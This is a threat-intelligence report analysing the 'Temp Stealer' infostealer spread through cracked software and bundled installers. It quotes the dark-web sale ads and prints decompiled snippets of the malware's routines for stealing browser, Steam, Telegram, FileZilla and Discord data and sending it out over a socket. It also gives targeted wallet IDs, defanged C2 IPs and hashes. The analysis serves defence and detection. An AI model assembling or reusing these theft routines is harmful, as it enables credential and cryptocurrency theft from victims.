

# Infostealer Malware Distributed Using Bundled Installer: Key Threats

Published: 2022-10-20 · Archived: 2026-04-05 20:18:00 UTC


Cyble Research and Intelligence Labs identifies a new Temp stealer and analyses how it spreads via free & cracking Software.

## New Temp Stealer Spreading Via Free & Cracked Software

While monitoring the Dark web for emerging threats, our researcher at Cyble Research and Intelligence Labs (CRIL) found a post where Threat Actors (TAs) advertising a project named “Temp” and selling a loader and stealer. The TA named them Temp Loader and Temp Stealer, respectively.

The Temp Loader is developed for deploying additional malicious files into the victim system. The Temp Stealer is information stealer [malware](#) that can exfiltrate crypto wallets, system information, browser data, and other important system & software information and then send it to the attacker’s remote server.

World's Best AI-Native Threat Intelligence



After searching for the impact of the loader and [information stealer](#) on the surface web, we identified multiple active instances of the Temp Stealer in the wild.


The stealer is disguised as cracks, keygens and can also be bundled with other software. The malware developer posted about the capabilities of the stealer and loader in the [Dark Web](#). The figure below shows the post for Temp Loader.



Figure 1 – Temp Loader post on the Dark Web Forum

English translation of the Temp Loader post is as follows:

*Description:*



*Native stub without dependencies written in C++*

*Runs even on a clean computer!*

*Built-in Anti-VM*

*Ability to add Fake Error (and its customization)*

*Ability to use RunPE*

*You can add any number of links*

*Price*

15\$ (900 rub) – 1 Month

49\$ (3000 rub) – Lifetime

Malware developers also posted about Temp Stealer and its capabilities. The figure below shows the post for Temp Stealer.



Figure 2 – Temp Stealer post on the Dark Web Forum

The English translation of the post by malware authors is mentioned below:

*Description:*

*Collection of more than 40 types of crypto wallets.*

*Recursive search for browsers (even finds custom browsers or browsers with a changed folder name). Collecting information about the PC (IP, Country, City, Zipcode, Timezone, Ram, Processor, GPU, Screenshot).*

*The stub is written in C++ (native).*

*Log collection in memory.*

*Quick build through the bot.*

*Collection of Telegram, Steam, and FTP sessions.*

*Collection of Cookies, Autofills, and Passes.*

*Multifunctional Telegram bot.*

*Price:*

*7 days – 5\$*

*30 days – 15\$*

*(lolz +7%, qiwi, crypto)*

According to the malware, developers post that the stealer can collect more than forty [crypto wallets](#), search for custom browsers to steal data, steal system information, and track the victim's geolocation. Additionally, the stealer collects information related to Telegram, Steam, FTP Session, Cookies, Autofill, Passwords, and works as a Telegram bot.

## **Initial Infection and Persistence:**

As per our analysis, the stealer is masquerading using the following names, indicating that this stealer targets users who are interested in downloading free and cracked software.

- azclean3\_setup.exe
- CheatLoader.exe
- Shadow Fiend Game.exe
- RainbowCrackV4.8.exe
- spoofer.exe

It's also observed that the stealer is bundled with other software installers. One example shows that Temp Stealer targets Adobe Photoshop users by bundling the malicious stealer into the Topaz Clean stylization tool installer, which installs a plugin for Adobe Photoshop Software.

The TAs usually upload this Malicious bundled software to a site that [provides services](#) to users for downloading various free and Cracked software. The user interested in this software will be redirected to these websites using Google SEO and download the file.

The initial infection initiates when user clicks on the installer that has Temp Stealer bundled to it. The below Figure shows the Topaz Clean installer installation wizard.




Figure 3 – Installation Wizard of Topaz Clean

The installer drops Temp Stealer in the %temp% location, as shown in the below figure.




Figure 4 – Installer Drops Temp Stealer in the Users Machine

After dropping the stealer, the installer then creates an autorun registry entry for Temp Stealer; the figure below shows the registry entry created by the installer for stealer persistence.




Figure 5 – Autorun Registry Entry for Temp Stealer

## Technical Details of Temp Stealer

The Malicious Topaz Clean installer file dropped Temp Stealer with file hash: “SHA256:d5889aac10527ddc7d4b03407a8933a84a1ea0550f61d442493d4f3237203e3c”. The file is a 64-bit GUI executable compiled using Microsoft Visual C/C++. The figure below shows the static file details. The TimeDateStamp indicates that the malware was compiled recently.




Figure 6 – Temp Stealer File Details

After execution, the malware tries to connect to an embedded IP 79[.]137[.]199[.]73. After connecting to the mentioned IP, the stealer then checks for the wallets in the system to steal the file related to the corresponding wallets. The Stealer targets the following [crypto wallets](#) in the Victims machine.

|                   |               |               |
|-------------------|---------------|---------------|
| Exodus Web Wallet | BitAppWallet  | BinanceChain  |
| BraveWallet       | EqualWallet   | iWallet       |
| MathWallet        | NiftyWallet   | Wombat        |
| Coin98Wallet      | Phantom       | XDCPay        |
| BitApp            | GuildWallet   | ICONex        |
| Oxygen            | YoroiWallet   | GuardaWallet  |
| JaxxLiberty       | AtomicWallet  | SaturnWallet  |
| RoninWallet       | TerraStation  | HarmonyWallet |
| TonCrystal        | KardiaChain   | PaliWallet    |
| LiquidityWallet   | XdefiWallet   | NamiWallet    |
| MaiarDeFiWallet   | Authenticator | TempleWallet  |

Also, the stealer steals data from the following crypto wallets, which are hard coded in the stealer binary.

|                 |                                   |
|-----------------|-----------------------------------|
| Exodus          | Aholpfdialjgjfhomihkjbmgjidldcno  |
| BitApp Wallet   | Fihkakfobkmkjojchpfgcmhfnmnpfi    |
| BinanceChain    | Fhbohimaelbohpbjbbldcngcnapndodjp |
| Brave wallet    | Odbfpeeihdkbihmopkbjmoonfanlbfcl  |
| Coinbase Wallet | Hnfanknocfeofbddgcijnmhfnkdnaad   |
| EQUAL Wallet    | blnieiffboillknjnepogjhgknoapac   |
| iWallet         | kncchdigobghenbbaddojjnaogfppfj   |
| Math Wallet     | afcbjbpbfadlkmhmlhkeedmamcflc     |
| MetaMask        | Nkbihfbeogaeaoehlefnkodbefgpgknn  |
| Nifty Wallet    | Jbdaocneiiinmjbjlgalhcelgbejmnid  |
| TronLink        | Ibnejdfjmmkpcnlpebklmnkoeiohofec  |
| Wombat          | amkmjmmflddogmhpjloimipbofnfjih   |
| Coin98          | aeachknmefphecpcionboohckonoemg   |
| Phantom         | bfnaelmomeimhlpmgjnophhpkkoljpa   |
| MOBOX Wallet    | fcckkdbjnoikooededlapcalpionmalo  |
| XDCPay          | bocpokimicclpaiekenaelehdjllfofo  |
| GuildWallet     | nanjmdknkinifnkgdcggcfnhdaammj    |
| ICONex          | flpiciilemghbmfalicajoolhkkenfel  |
| Copay           | cnidaodnidkbaplmghlelgikaiejfhja  |
| Oxygen          | fhilaheimglignddkjgofkcbgekhenbh  |
| Yori            | ffnbelfdoeiohenkjibnmadjiejhahjb  |
| Guarda          | hpglfhgfhnbgpjdenjgmdgoeiappafln  |
| Jaxx Liberty    | cjelfplplebdjjenllpjcbmljkcffne   |
| MEW CX          | nlbmnnijcnlegkjjpcfjclmcfggfefdmd |
| Saturn Wallet   | nkddgncdjgjfcdamfgcmfnlhccnimig   |
| Ronin Wallet    | fnjhmkhhmkbjkkabndcnnogagobneec   |
| Terra Station   | aiifbnfbobpmeekipheeijimdpnlpgpp  |

|                    |                                    |
|--------------------|------------------------------------|
| Harmony ONE        | fnnegphlobjdpkhecapkijjdkgcjhkib   |
| EVER Wallet        | cgeeodpfagjceefieflmdfphplkenlfk   |
| KardiaChain Wallet | pdadjkfkkgcafgebceimcpbkalnfnepbnk |
| Pali Wallet        | mgffkfbidihjpoaomajlbgchddlicgpn   |
| BOLT X             | aodkkagnadcbobfpggfnjeongembjca    |
| Liquidity Wallet   | kpfopkelmapcoipemfendmdcghnegimn   |
| XDEFI Wallet       | hmeobnfnfcmddkdcmlblgagmfpfoieaf   |
| Nami               | lpfcbjknijpeeillifnkikgncikgfhd    |
| Maiar DeFi Wallet  | dngmlblcodfobpdpecaadgfbcggfjnm    |
| Authenticator      | bhghoamapcdpbohphigooaddinpkbai    |

The stealer also steals cookies, usernames, passwords, autofills, history from the Chromium and Firefox-based browsers. The Temp Stealer recursively searches for all installed browsers and steals sensitive information from them. The below image shows the code that steals browser data.

```

27 | v5 = a2[2];
28 | if ( (unsigned __int64)(0x7FFFFFFFFFFFFFFFE164 - v5) < 0xC )
29 |     unknown_libname_3();
30 | v6 = (__int64)a2;
31 | if ( (unsigned __int64)a2[3] >= 8 )
32 |     v6 = *a2;
33 | sub_140006F04(lpFileName, (__int64)a2, a3, v6, v5, (__int64)L"\\Local State", 12i64);
34 | v9 = a2[2];
35 | if ( (unsigned __int64)(0x7FFFFFFFFFFFFFFFE164 - v9) < 0xF )
36 |     unknown_libname_3();
37 | v10 = (__int64)a2;
38 | if ( (unsigned __int64)a2[3] >= 8 )
39 |     v10 = *a2;
40 | sub_140006F04(v27, v7, v8, v10, v9, (__int64)L"\\cookies.sqlite", 15i64);
41 | v11 = (const WCHAR *)lpFileName;
42 | if ( lpFileName[3] >= (LPCWSTR)8 )
43 |     v11 = lpFileName[0];
44 | FileAttributesW = GetFileAttributesW(v11);
45 | if ( FileAttributesW == -1 || (FileAttributesW & 0x10) != 0 )
46 | {
47 |     v17 = (const WCHAR *)v27;
48 |     if ( v27[3] >= (LPCWSTR)8 )

```

Figure 7 – Stealer Routine to get Browser Data

The stealer then checks for steam application in the system by checking registry entry *HKLM\\Software\\Classes\\steam\\Shell\\Open\\Command*. If the registry entry exists, then the stealer looks for *Steam Sentry File (SNF)* and *Config file* to steal data which includes player profiles, passwords, etc. The figure below shows the pseudocode of the stealer checking for steam registry key.

```
v2 = (BYTE *)operator new(0xFFui64);
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "Software\\Classes\\steam\\Shell\\Open\\Command", 0,
{
    cbData = 260;
    RegQueryValueExA(hKey, Locale, 0i64, 0i64, v2, &cbData);
    RegCloseKey(hKey);
    Source = 0i64;
    v28 = 0;
    v4 = 0;
    v5 = v2;
    do
    {
        if ( *v5 == 34 )
        {
            ++v4;
        }
        else
        {
            if ( v4 == 2 )
                break;
            LOBYTE(v3) = *v5;
            sub_14000C360(&Source, v3);
        }
        ++v5;
    }
    while ( v5 - v2 < 255 );
    v6 = sub_14000C430(&Source, Block, "\\steam.exe");
    v7 = sub_14000C430(v6, v32, "\\Steam.exe");
    sub_1400014B4(&Source, v7);
}
```

Figure 8 – Stealer Checking for Steam Application

After collecting steam data, the stealer checks for the Telegram application and steals Telegram’s data from the victim’s system. First, the stealer checks If Telegram is installed in the machine by checking the registry- `HKU\\Software\\Classes\\tdesktop.tg\\shell\\open\\command`. If the registry entry is present, then the stealer identifies the installation folder of Telegram and then checks for `tdata` and `working` folder, which contains Telegram session data, messages, images, etc. The figure below shows that Stealer is looking for Telegram artifacts.

```
v2 = (BYTE *)operator new(0xFFui64);
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Classes\\tdesktop.tg\\shell\\open\\command", 0, 0x20019u, &hKey)
{
    cbData = 260;
    RegQueryValueExA(hKey, Locale, 0i64, 0i64, v2, &cbData);
    v35 = 0i64;
    v36 = 0;
    v3 = 0;
    v4 = (char *)v2;
    do
    {
        if ( *v4 == 34 )
        {
            ++v3;
        }
        else
        {
            if ( v3 == 2 )
                break;
            sub_14000C360((__int64)&v35, *v4);
        }
        ++v4;
    }
    while ( v4 - (char *)v2 < 255 );
    v5 = sub_14000C430((__int64)&v35, (__int64)Block, (__int64)\\telegram.exe");
    v6 = sub_14000C430(v5, (__int64)Source, (__int64)\\Telegram.exe");
    sub_1400014B4(&v35, v6);
    j_j_free(Block[0]);
    sub_1400013A8(&v35, Source, "\\tdata");
    mbstowcs(Dest, Source[0], 0xFFui64);
}
```

Figure 9 – Stealer Checking Telegram Application in the Victims machine

The stealer takes a screenshot of the current Windows and saves it for exfiltration. The Code snippet in the figure below shows the routine to capture the screenshot.



```

72 sub_1400014B4(a2, v6);
73 j_j_free(Block[0]);
74 v7 = sub_1400013A8(a2, v56, "\nIP: ");
75 sub_1400014B4(a2, v7);
76 v8 = sub_140001184(v56, a1 + 1);
77 v9 = sub_140001218(a2, v61, v8);
78 sub_1400014B4(a2, v9);
79 v10 = sub_1400013A8(a2, v56, "\nCountry: ");
80 sub_1400014B4(a2, v10);
81 v11 = sub_140001184(v56, a1 + 9);
82 v12 = sub_140001218(a2, v61, v11);
83 sub_1400014B4(a2, v12);
84 v13 = sub_1400013A8(a2, v56, "\nCity: ");
85 sub_1400014B4(a2, v13);
86 v14 = sub_140001184(v56, a1 + 5);
87 v15 = sub_140001218(a2, v61, v14);
88 sub_1400014B4(a2, v15);
89 v16 = sub_1400013A8(a2, v56, "\nZipcode: ");
90 sub_1400014B4(a2, v16);
91 v17 = sub_140001184(v56, a1 + 11);
92 v18 = sub_140001218(a2, v61, v17);
93 sub_1400014B4(a2, v18);
94 v19 = sub_1400013A8(a2, v56, "\nTimezone: ");
95 sub_1400014B4(a2, v19);
96 v20 = sub_140001184(v56, a1 + 7);
97 v21 = sub_140001218(a2, v61, v20);

```

Figure 12 – Stealer extracting the Geolocation Details

The Stealer also collects details of RAM, Processor, and GPU from the victim’s system, as shown in the figure below.

```

99 v22 = sub_1400013A8(a2, v56, "\nRam: ");
100 sub_1400014B4(a2, v22);
101 GlobalMemoryStatus(&Buffer);
102 LODWORD(a1) = LODWORD(Buffer.dwTotalPhys) >> 20;
103 sub_1400010D4(Block, Locale);
104 memset(v70, 0, 0xFFui64);
105 itoa_s((int)a1, v70, 0xFFui64, 10);
106 sub_1400010D4(v61, v70);
107 v60 = 5;
108 sub_1400014B4(Block, v61);
109 sub_140001184(v56, Block);
110 v60 = 7;
111 j_j_free(Block[0]);
112 v23 = sub_140001218(a2, v63, v56);
113 v24 = sub_1400013A8(v23, v65, " MB\n");
114 sub_1400014B4(a2, v24);
115 j_j_free(v63[0]);
116 v25 = sub_1400013A8(a2, v63, "Processor: ");
117 sub_1400014B4(a2, v25);
118 sub_1400010D4(Block, Locale);
119 RAX = 0x80000000i64:

```

Figure 13 – Stealer Getting System Information from Victim System

The stealer steals the [\\FileZilla\recentservers.xml](#) file from the victim system, which contains session information of the FileZilla FTP client. The figure below shows the routine to get the FileZilla session file.

```

272     unknown_libname_3();
273     v25 = lpFileName;
274     if ( *((_QWORD *)&v81 + 1) >= 8ui64 )
275         v25 = (LPCWSTR *)lpFileName[0];
276     sub_140006F04(&v76, v23, v24, (__int64)v25, v81, (__int64)L"\\FileZilla\\recentervers.xml", 28i64);
277     unknown_libname_4((__int64)lpFileName);
278     v26 = v76;
279     LOWORD(v76) = 0;
280     v27 = (__int128)v77;
281     *%QWORD%*%FILE_NAME% = v26;

```

Figure 14 – Stealer Stealing FileZilla Session File

Stealer then looks for discord token files and steals them; the figure below shows the location of the discord token files.

```

loc_140009AE4:
movdqa xmm0, cs:xmmword_1400409A0
lea rdx, aDiscordLocalSt ; "Discord\\Local Storage\\leveldb"
lea rcx, [rbp+680h+var_6A0]
mov qword ptr [rsp+780h+var_738+8], r13
movdqu [rbp+680h+var_690], xmm0
mov dword ptr [rsp+780h+var_728], r13d
mov qword ptr [rsp+780h+var_728+8], r13
mov dword ptr [rsp+780h+var_718], r13d
mov [rbp+680h+var_6A0], r13
call sub_1400067F4
lea rdx, [rbp+680h+var_6A0]
lea rcx, [rsp+780h+var_738+8]
call sub_140006200
movdqa xmm0, cs:xmmword_1400409A0
lea rdx, aDiscordPtBLoca ; "Discord PTB\\Local Storage\\leveldb"
lea rcx, [rbp+680h+var_6A0]
mov [rbp+680h+var_6A0], r13
movdqu [rbp+680h+var_690], xmm0
call sub_1400067F4
lea rdx, [rbp+680h+var_6A0]
lea rcx, [rsp+780h+var_738+8]
call sub_140006200
movdqa xmm0, cs:xmmword_1400409A0
lea rdx, aDiscordCanaryL ; "Discord Canary\\leveldb"
lea rcx, [rbp+680h+var_6A0]
mov [rbp+680h+var_6A0], r13
movdqu [rbp+680h+var_690], xmm0
call sub_1400067F4
lea rdx, [rbp+680h+var_6A0]

```

Figure 15 – Stealer Checking for Discord Token File

After getting all the above information, the stealer then sends the data to the attacker’s remote server. The figure below shows the routine to send stolen information to a remote server.

```

437     v68 = (const wchar_t *) (v67 + v121 + 16);
438     if ( *((_QWORD *) v68 + 3) >= 8ui64 )
439         v68 = *(const wchar_t **) v68;
440     wcstombs((char *) Buffer, v68, 0x100ui64);
441     sub_1400010D4(&v89, Buffer);
442     v69 = sub_1400010D4(&v76, "WALLET%%FILE_NAME_SPLIT");
443     sub_140001318(&v75, v69);
444     v70 = sub_140001184(v86, &v89);
445     sub_140001318(&v75, v70);
446     v71 = sub_1400010D4(&v105, "WALLET%%FILE%%SPLIT");
447     sub_140001318(&v75, v71);
448     sub_1400075A4(&v75, *((_QWORD *) (v121 + v67)), *(unsigned int *) (v121 + v67 + 8));
449     j_j_free(v89);
450     ++v66;
451     v67 += 48i64;
452 }
453 while ( v66 < v122 );
454 }
455 for ( k = ppResult; k; k = k->ai_next )
456 {
457     v73 = socket(k->ai_family, k->ai_socktype, k->ai_protocol);
458     if ( connect(v73, k->ai_addr, k->ai_addrlen) != -1 )
459     {
460         while ( v32 < SDWORD2(v75) )
461             v32 += send(v73, (const char *) (v75 + v32), 4096, 0);
462         Sleep(0x2710u);
463     }
464     closesocket(v73);
465 }

```

Figure 16 – Stealer Sending Stolen Data to Remote Server

The Temp stealer identified to be sending the stolen information to IPs 79.[.]137.[.]199.[.]73, 157.[.]90.[.]126.[.]84, which are hosted in Europe. The below figure shows the information of the IPs.




Figure 17 – Information of the IPs (Source -ipinfo.io)

## Conclusion

Bundling malware in the software tools is quite common among attackers. Now we are observing the rise of the stealers bundled into the software and utility tools to target potential victims globally. The temp stealer not only targets Crypto wallets but also steals data from Discord, Steam, and Telegram applications. The malware authors are continuously creating new stealers as there is a rise in digital transactions and cryptocurrency usage. The increasing use of digital currency incentivizes cyber criminals to steal funds from [cryptocurrency users](#). This stolen data could then be used to commit financial fraud and other attacks.

## Our Recommendations

- Avoid downloading pirated software from WareZ/Torrent websites. The “Hack Tool” present on sites such as YouTube, Torrent sites, etc., contains such malware.
- Use strong passwords and enforce [multi-factor authentication](#) wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices.
- Use a reputed anti-virus and [internet security](#) software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and Email attachments without first verifying their authenticity.
- Educate employees in terms of protecting themselves from threats like phishing’s/untrusted URLs.
- Block URLs that could be used to spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solutions on the employees’ systems.

## MITRE ATT&CK® Techniques

| Tactic              | Technique ID  | Technique Name   |
|---------------------|---|--|
| Credential Access   | <a href="#">T1555</a><br><a href="#">T1528</a><br><a href="#">T1539</a> | Credentials from Password Stores<br>Steal Application Access<br>Token<br>Steal Web Session<br>Cookie |
| Discovery           | <a href="#">T1087</a><br><a href="#">T1083</a>                          | Account Discovery<br>File and Directory Discovery  |
| Collection          | <a href="#">T1213</a><br><a href="#">T1005</a><br><a href="#">T1113</a> | Data from Information Repositories<br>Data from Local System<br>Screen Capture                       |
| Command and Control | <a href="#">T1071</a>   | Application Layer Protocol   |
| Exfiltration        | <a href="#">T1041</a>   | Exfiltration Over C2 Channel   |

## Indicators of Compromise

| Indicators   | Indicator Type        | Description                |
|--|-----------------------|----------------------------|
| 49aefb24f729dbd71cef9cb382692ca6<br>f025735b2dffe4ae43c5154881a3f7cd9f32ea<br>d5889aac10527ddc7d4b03407a8933a84a1ea0550f61d442493d4f3237203e3c   | MD5<br>SHA1<br>Sha256 | Temp Stealer<br>Executable |
| bc6bb3430654d410bd9e40292bf32d77<br>8b54d67c889e9f13f232cd9b4d72253f9e5af99a<br>38b387b09dee7eefddcf164239be0bda1fb15285aea27e3f5b1008c7c727929a | MD5<br>SHA1<br>Sha256 | Temp Stealer<br>Executable |

|   |                                  |                                     |
|---|----------------------------------|-------------------------------------|
| <p>47dbbc7793152a8cb36cde2da0529684<br/> 16dc7205c3931c0f873c8b2e236742720d1e3a55<br/> 8619435c6dc202f45919fafdc7538d46220f42cadefccdba2cf094eccb09e436</p> | <p>MD5<br/> SHA1<br/> Sha256</p> | <p>Temp Stealer<br/> Executable</p> |
| <p>9335349810042820689b6d558dff50c1<br/> e98cd5d2e3351d20f348fc983f9e679450c33181<br/> 54d6c6372fd8bfb52431986be148d41b021376770ef13a3baf70912488dd3863</p> | <p>MD5<br/> SHA1<br/> Sha256</p> | <p>Temp Stealer<br/> Executable</p> |
| <p>ad14fb5c857053d9bdebc4c63ba0a57d<br/> 2322090e024942fad77e0250e8cbc7e691663993<br/> 3c0856becfc32d59dc0503adb58d111ae56a1625ee99bdef4bcc5907f91dc69f</p> | <p>MD5<br/> SHA1<br/> Sha256</p> | <p>Temp Stealer<br/> Executable</p> |
| <p>3c9df1d7f4835810fad268435699f1a7<br/> 05e0fc8c5cd5da82e94316afe82e8408fab03974<br/> 7b9830bfdd87e47b4e6995b3e88640eb690bdef7642c74775e1f3ab89e71d5ce</p> | <p>MD5<br/> SHA1<br/> Sha256</p> | <p>Temp Stealer<br/> Executable</p> |
